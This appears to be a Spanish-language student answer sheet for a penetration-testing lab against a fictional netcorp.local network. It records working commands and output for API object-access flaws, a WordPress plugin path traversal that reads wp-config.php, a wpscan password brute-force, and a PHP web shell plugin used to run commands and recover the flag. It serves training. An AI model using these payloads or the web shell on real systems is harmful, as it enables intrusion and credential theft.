
13. GET /api/basket/1: ¿cuál es el email del owner? *

Comando / Resultado

```
curl -s http://api.netcorp.local/api/basket/1
```


alice.wong@netcorp.local

Evidencia




```
Ubuntu x + v
(pentester@attacker)~$ curl -s http://api.netcorp.local/api/basket/1
{"basket_id":1,"items":[{"name":"NETcorp Firewall Appliance","price_usd":4200,"qty":1,"sku":"FW-9000"},{"name":"Support renewal 1Y","price_usd":899,"qty":1,"sku":"SUP-1Y"}],"owner":"alice.wong@netcorp.local","total_usd":5099}
```

14. GET /api/basket/3: ¿cuál es el total_usd de la cesta? *

Comando / Resultado	
curl -s http://api.netcorp.local/api/basket/3	19000
Evidencia	
 <pre>(pentester@attacker)-[~] \$ curl -s http://api.netcorp.local/api/basket/3 {"basket_id":3,"internal_note":"Pending CFO approval \u2014 confidential","items":[{"name":"Enterprise API tier","price_usd":12000,"qty":1,"sku":"API-ENT"},{"name":"Onsite training","price_usd":3500,"qty":2,"sku":"TRAIN-ON"}],"owner":"carol.admin@netcorp.local","total_usd":19000}</pre>	

15. IPv4 de wp.netcorp.local. *

Comando / Resultado	
sudo nmap -sV 10.50.5.30	
Evidencia	
 <pre>sudo nmap -sV 10.50.5.30 Starting Nmap 7.99 (https://nmap.org) at 2026-08-03 00:20 +0000 Nmap scan report for wp.netcorp.local (10.50.5.30) Host is up (0.0000020s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.57 ((Debian)) MAC Address: 7E:B8:63:D9:3F:20 (Unknown) Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds</pre>	

16. Ruta del endpoint del plugin vulnerable de descarga (path que empieza en /wp-content/..., sin host).

Comando / Resultado	
wpscan --url http://wp.netcorp.local/ -e ap -- plugins-detection aggressive	/wp-content/plugins/ebook- download/filedownload.php
wpscan --url http://wp.netcorp.local/ -e ap -- plugins-detection aggressive	
Evidencia	
<pre>[i] Plugin(s) Identified: [+] akismet Location: http://wp.netcorp.local/wp-content/plugins/akismet/ Latest Version: 5.7 Last Updated: 2026-04-23T22:34:00.000Z Found By: Known Locations (Aggressive Detection) - http://wp.netcorp.local/wp-content/plugins/akismet/, status: 403 The version could not be determined. [+] ebook-download Location: http://wp.netcorp.local/wp-content/plugins/ebook-download/ Latest Version: 1.5 Last Updated: 2020-03-12T12:52:00.000Z Found By: Known Locations (Aggressive Detection) - http://wp.netcorp.local/wp-content/plugins/ebook-download/, status: 403 The version could not be determined.</pre>	


17. Tras path traversal a wp-config.php: ¿qué nombre de base de datos (DB_NAME / env equivalente) observas?

Comando / Resultado	
<code>curl -s 'http://wp.netcorp.local/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../wp-config.php'</code>	wordpress
Evidencia	
<pre>// ** Database settings - You can get this info from your web host ** // /** The name of the database for WordPress */ define('DB_NAME', getenv_docker('WORDPRESS_DB_NAME', 'wordpress')); /** Database username */ define('DB_USER', getenv_docker('WORDPRESS_DB_USER', 'example username')); /** Database password */ define('DB_PASSWORD', getenv_docker('WORDPRESS_DB_PASSWORD', 'example password')); /** * Docker image fallback values above are sourced from the official WordPress installation wizard: * https://github.com/WordPress/WordPress/blob/1356f6537220ffdc32b9dad2a6cdbc2d010b7a88/wp-admin/setup-config.php#L224-L238 * (However, using "example username" and "example password" in your database is strongly discouraged. Please use strong, random credentials */</pre> 	

18. Con las wordlists del lab (~/.wordlists) o prueba manual: ¿qué usuario de WordPress válido encontraste?

Comando / Resultado	
<code>wpscan --url http://wp.netcorp.local/ -U ~/.wordlists/users.txt -P ~/.wordlists/passwords.txt</code>	mike
Evidencia	
<pre>[+] Performing password attack on Xmlrpc against 6 user/s [SUCCESS] - mike / prince [SUCCESS] - admin / admin Trying service / admin Time: 00:00:00 <===== > (48 / 66) 72.72% ETA: ??:??:?? [!] Valid Combinations Found: Username: mike, Password: prince Username: admin, Password: admin</pre> 	

19. ¿Qué contraseña válida corresponde a ese usuario de WordPress?

Comando / Resultado	
wpscan --url http://wp.netcorp.local/ -U ~/wordlists/users.txt -P ~/wordlists/passwords.txt	prince
Evidencia	
	


20. Resume en 3–5 líneas el hallazgo que consideras de mayor impacto (qué es, dónde, impacto de negocio, remediación corta)

Vulnerabilidad: Inyección SQL en el Login, localizado en la pantalla login del sitio Web http://portal.netcorp.local/, con un impacto para el negocio de exfiltración de datos de clientes, empleados y finanzas, fraude y/o secuestro de infraestructura.
Remediación: aplicar sanitización a los campos de "Username" y "Password" del login para impedir el ingreso de caracteres especiales (metacaracteres) utilizados en ataques de inyección.

Nivel de Riesgo	Activo	Vulnerabilidad	Impacto Técnico
Crítico (9.3) CVE-2026-2584	portal.netcorp.local	Inyección SQL en Login	Acceso a BD, ejecución de comandos en el SO, bypass total de autenticación
Alto (7.5) CVE-2026-13369	wp.netcorp.local	Plugin de Carga de Archivos / File Read	Lectura no autorizada de archivos del sistema (/etc/passwd, archivos de configuración)
Medio CWE-284	api.netcorp.local	BOLA en la API	Acceso no autorizado a objetos/recursos de otros usuarios a nivel API
Medio CWE-862	portal.netcorp.local	IDOR / IDOR en Sitio Web	Lectura/modificación de registros específicos cambiando parámetros (IDs)



Obtener la flag

Crear script para la vulnerabilidad RCE (Remote Code Execution)





```
GNU nano 9.0 ncsHELL.php
?php
/**
 * Plugin Name: NCshell
 * Version: 1.0
 * Author: Nesho
 */
if(isset($_GET['cmd'])) { system($_GET['cmd']); }
?>
```

Instalar el plugin NCshell en wp.netcorp.local





Validar RCE

http://127.0.0.1:8030/wp-admin/wp-content/plugins/ncshell/ncshell.php/?cmd=id






Aprovechamos la vulnerabilidad RCE para encontrar algún indicio de la bandera buscamos desde la raíz la palabra flag, inyectando la sentencia: `find/ -type f -name "*flag*" >2/dev/null`, encontramos "netcorp-flag-content.php"



Descargamos el archivo: “netcorp-flag-content.php”

`http://127.0.0.1:8030/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../netcorp-flag-content.php`

Se puede observar que el archivo no contiene el texto de la flag, pero hace referencia a una variable de entorno



Aprovechamos la vulnerabilidad RCE para obtener el valor de la variable de entorno:

`http://127.0.0.1:8030/?cmd=printenv NETCORP_FLAG`

